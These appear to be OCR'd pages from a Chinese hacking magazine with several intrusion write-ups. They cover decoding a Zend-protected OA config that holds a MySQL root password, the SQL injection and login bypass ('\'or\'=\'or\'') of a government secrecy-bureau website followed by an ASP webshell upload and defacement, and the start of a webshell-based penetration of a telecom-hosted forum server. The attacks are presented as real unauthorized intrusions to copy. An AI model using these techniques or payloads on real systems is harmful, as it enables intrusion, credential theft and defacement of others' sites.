


图14

了解了ZEND解密的方法或许会对大家以后的入侵有所帮



```
<?php
/*********************/
/*                   */
/*  Version : 5.1.0  */
/*  Author  : RH     */
/*  Comment : 071223 */
/*                   */
/*********************/

echo "<?";
echo "\r\n//-- MYOA网页根目录配置(Apache:自动获取) --\r\n\$ROOT_PATH=getenv(\"DOCUMENT_ROOT\");\r\n\r\n//-- MYOA网页根目录配置(IIS:手工配置) --\r\n//\$ROOT_PATH=\"d:/myoa/webroot/\";\r\n\r\n//-- MYOA附件路径配置(Windows) --\r\n\$ATTACH_PATH=\$ROOT_PATH.\"attachment/\";\r\n\r\n//-- MYOA附件路径配置(Unix/Linux) --\r\n//\$ATTACH_PATH=\"/myoa/attachment/\";\r\n\r\n//-- MYOA短信刷新时间，单位秒 --\r\n\$SMS_REF_SEC=30;\r\n\r\n//-- MYOA在线刷新时间，单位?;
echo "?--\r\n\$ONLINE_REF_SEC=120;\r\n\r\n//-- MYOA在线编辑Office文档锁定间隔时间，单位秒 --\r\n\$ATTACH_LOCK_REF_SEC=180;\r\n\r\n//-- MYOA数据库配置 --\r\n\$MYSQL_SERVER=\"localhost:3306\";\r\n\$MYSQL_USER=\"root\";\r\n\$MYSQL_DB=\"TD_OA\";\r\n\$MYSQL_PASS=\"myoa888\";\r\n?>";
?>
```

图15


助，我试着将OA系统的CONFIG.PHP文件还原后，发现了数据库中调用的是ROOT，如图15，而MYSQL的root在系统中能做的也不亚于SYSTEM，到底要怎么利用，大家就请自己发掘吧！

五、尾声

WEBSHELL提权，对于入侵者来说是个永远的话题，随着时间的推移，一些老的漏洞终究会慢慢消失，但新的漏洞也会慢慢的被人发掘出来，目前Serv-U 6.X前的版本提权、pca密码破解、FLASHFXP、CuteFTP等FTP客户端工具的配置文件破解，vnc密码破解等已经不好利用了，但是新的漏洞也在不断出现，比如Serv-U7，Serv-U8提权、WinWebmail目录可写漏洞等已经逐渐被人们熟知，而更多的提权方法还是需要大家在平时的入侵过程中不断发掘和总结的。

（文章中涉及到的DEzender，已经收录在了光盘中）

入侵国家某保密局网站



小波

大家好，我是小波，很久没有来上网了，这天好不容易上网，就来练练手吧，看看宝刀老了没有！今天给大家带来的就是入侵国家某保密局网站的文章，我通过百度的搜索，发现有很多保密局的站点都存在很多安全问题，作为国家保密局居然存在这种低级的漏洞，真是说不过去，也希望管理员们能够认真的检测和修复漏洞！我的检测目标是国家某保密局网站“http://XXXX.sdbm.gov.cn/NewsDetail.aspx?Id=10”，具体的网址就不公开了，在网址后面分别添加“and 1=1”和“and 1=2”进行判断，确定存在注入漏洞，直接把该地址扔进啊D中进行检测，管理员帐号和密码顺利的猜解出来了，如图1。




图1

密码是经过MD5 32位加密的，此时我们可以把这个MD5加密的密码拿到CMD5等在线查询网站去破解，如果破解出来的话，再找到网站后台的管理登录界面登录。但我不想走这些弯路，大家有没有注意到“&”这个符号，管理员的帐号存在这个就表示可以使用字符来作为帐号，那我们也就可以想到使用“'or'='or'”这个经典的方式来进行登录，如图2。

登录用户名可以利用字符，那登录密码我们还不知道呢，大家不用担心，登录帐号使用“'or'='or'”，登录密码任意输入，居然成功的登录进去了，如图3。



图2




图3

成功的进入了管理后台，接下来的任务就是拿webshell了，我看到后台中有一个“下载专区”，我们就利用它来上传asp或aspx木马，一般支持aspx程序的站点都是支持ASP的，如图4。

我们在“文件说明”中任意填写，比如dfg，通过“文件地址”右边的“浏览”选择一个要上传的asp木马，然后点“添加”，没有任何提示，我们无法获取木马的地址该怎么办呢？打开网站首页，找到下载专区，看到我们刚才上传的文件了吧，如图5。直接点击它，webshell就成功的打开了，如图6。




图4




图5




图6

后来，我又传了一个黑页上去，就这样简单的拿下了网站，但警告入侵的朋友，千万不要搞破坏哟，不然后果可是很严重的。

（文章中涉及到的啊D注入工具，已经收录在了光盘中）

看我来渗透电信机房

夜虫儿

自从开学以来，电信在苏北地区高校（个人的感觉）的移动电话业务增长迅猛，大有压过移动公司的趋势，同时电信为了抢占校园市场，还大力支持在校大学生创业，这次渗透的“导火索”正是因此。最近电信以合作的形式赞助我们学校的几个创业大学生成立了名为“腾空鸟传媒公司”的这样一个小公司，并为其专门开发了一套网站程序，还使用了一台独立的服务器，无奈那几个大学生并不知道怎么去操作这个网站，于是就找到了我，许诺以工资的形式招聘，呵呵，为了工资我也就接受了这份工作。

可是接任后才发现电信给的权限也太小了，只有一个论坛的管理员，其它的权限一点儿都没有，论坛想添加个管理员或想更换套模板都得去找电信才行，为此我经常往电信公司跑，想要到3389的权限，可是人家连个FTP的帐号都不给，说是怕出问题，于是我心中暗生了这么一个念头：想办法搞到论坛的数据库，然后将自己的帐号修改成论坛的创建者。

首先查看了一下网站首页，没有发现什么漏洞，电信人员开发的嘛，安全性自然也不会那么差，突然想到最近才爆出的一个discuz的漏洞，没想到利用这个漏洞轻而易举的就拿到了网站的webshell，如图1。




图1

我的目的是要取得论坛创建者那个管理员的权限，所以就跳转到论坛数据库目录，提取cdb_members.frm、cdb_members.MYD、cdb_members.MYI这三个文件到本地，然后利用自己搭建的phpmyadmin进行修改，修改完毕后却发现上传不成功，尝试上传其它的文件却可以，于是就想把原来的那三个文件删除，却发现也没有删除权限，那么就用修改好的代码覆盖原来的，结果也没有编辑权限，看来只有提权了。

我尝试着执行cmd命令，结果也不行，如图2，本来提权最常用的就是Win2003的那个0day了，可是我试了一下也没有成功，电信还真的挺强啊（其实这个提权很简单，只是我在渗透的过程中一直抱有“电信的安全肯定很强”这个想法，结果导致了自己走了不少弯路）。

